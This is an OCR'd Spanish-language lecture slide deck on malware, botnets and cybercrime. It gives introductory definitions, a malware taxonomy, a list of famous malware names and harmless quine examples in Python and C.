Ethical Hacking

Malware, Botnets y Cibercrimen

Federico Pacheco

 @FedeQuark

 www.federicopacheco.com.ar

 info@federicopacheco.com.ar


Virus (Biología)

- Agente submicroscópico acelular que se multiplica en células de otros organismos
- 1899: primer virus conocido (Beijerinck)
- Partes
  - Material genético (ADN o de ARN)
  - Cubierta proteica que protege a estos genes (cápside)
  - Bicapa lipídica (en algunos)
- Propagación
  - Organismos que los transmiten
  - Insectos
  - Aire
  - Agua

Malware

- Concepto: Software que ejecuta acciones maliciosas
- Clasificaciones principales
  - Por método de propagación
    - Virus, Troyanos, Gusanos, Adware y Spyware
  - Por funcionalidad
    - Keylogger, Password stealer, Rootkit, Ransomware, Bomba lógica, Botnet, etc.


Cronología



Salón de la fama

Michelangelo	Melissa	Slammer	Blaster
Klez	Bugbear	Chernobyl	I Love You
Sircam	Nimda	Código Rojo	Sobig
Sasser	Stuxnet	Flame	Duqu

Ciclo de vida del malware



Quine

- Programa que produce su código fuente como salida

- Ej. (Python)


  s='s={0!r};print s.format(s)';print s.format(s)

- Ej. (C)


  main(){char *c="main(){char *c=%c%s%c;

  printf(c,34,c,34);}";

  printf(c,34,c,34);}




Cantidad de malware desde 1991




Fuente: Microsoft Security Intelligence Report

Malware por tipo



